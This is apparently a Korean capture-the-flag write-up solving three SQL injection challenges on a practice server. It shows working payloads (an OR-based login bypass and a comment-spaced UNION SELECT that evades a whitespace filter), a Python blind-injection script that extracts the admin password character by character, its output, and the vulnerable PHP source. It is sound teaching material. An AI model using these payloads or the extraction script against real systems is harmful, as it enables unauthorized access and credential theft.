
SQL World

> *Made by smart_kang*

SQL World 1

pw='||1%23


주의 요함 | web.isangxcaution.xyz:20300/sql1.php?pw=%27||1%23


query : **select id from sql1 where id='admin' and pw=''||1#'**

FLAG : IxC{Y0u_kn0w_h0w_t0_bypass_spac3!!}

```php
<?php
    include "./config.php";
    $db = $link;
    $pw = '';
    if(isset($_GET['pw'])){
        $pw = $_GET['pw'];
        if(preg_match('/[[:space:]]/i', $_GET['pw'])) exit("No whitespace ~_~");
    }
    $query = "select id from sql1 where id='admin' and pw='$pw'";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($db,$query));
    if($result['id']) echo $FLAG1;
    highlight_file(__FILE__);

?>
```

SQL World2

pw=%27//union//select//1%23**


주의 요함 | web.isangxcaution.xyz:20300/sql2.php?pw=%27/**/union/**/select/**/1%23

query : **select id from sql2 where id='admin' and pw=''/**/union/**/select/**/1#'**

FLAG : IxC{Th3r3_was_actually_n0_data_in_db~}


```php
<?php
    include "./config.php";
    $db = $link;
    $pw = '';
    if(isset($_GET['pw'])){
        $pw = $_GET['pw'];
        if(preg_match('/[[:space:]]/i', $_GET['pw'])) exit("No whitespace ~_~");
    }
    $query = "select id from sql2 where id='admin' and pw='$pw'";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($db,$query));
    if($result['id']) echo $FLAG2;
    highlight_file(__FILE__);

?>
```

SQL World3

```python
import requests
import string

url = "http://web.isangxcaution.xyz:20300/sql3.php"

params = {
    'pw' : ''
}

# 비밀번호 길이 구하기
pw_len = 0
for i in range(1,20):
    params['pw'] = f"' or length(pw)={i}#"
    response = requests.get(url,params=params)
    if(response.text.count("Admin") == 4):
        pw_len = i
        print(f"pw_len : {pw_len}")
        break

# 비밀번호 구하기
pw = ''
for idx in range(1,pw_len+1):
    for char in string.printable:
        int_char = str(ord(char))
        params['pw'] = f"' or ascii(substr(pw,{idx},1))={int_char}#"
        response = requests.get(url,params=params)
        if(response.text.count("Admin") == 4):
            print(params)
            pw += char
            print(f"pw: {pw}")
            break

# 플래그 구하기
params["pw"] = pw
response  = requests.get(url,params=params)
```

```
idx = response.text.find('IxC')
print(response.text[idx:idx+34])
```

실행 결과



```
pw_len : 8
{'pw': "' or ascii(substr(pw,1,1))=48#"}
pw: 0
{'pw': "' or ascii(substr(pw,2,1))=55#"}
pw: 07
{'pw': "' or ascii(substr(pw,3,1))=97#"}
pw: 07a
{'pw': "' or ascii(substr(pw,4,1))=56#"}
pw: 07a8
{'pw': "' or ascii(substr(pw,5,1))=57#"}
pw: 07a89
{'pw': "' or ascii(substr(pw,6,1))=100#"}
pw: 07a89d
{'pw': "' or ascii(substr(pw,7,1))=101#"}
pw: 07a89de
{'pw': "' or ascii(substr(pw,8,1))=51#"}
pw: 07a89de3
IxC{Bl1nd_sq1_1nj3ct10n_1s_funny~}
```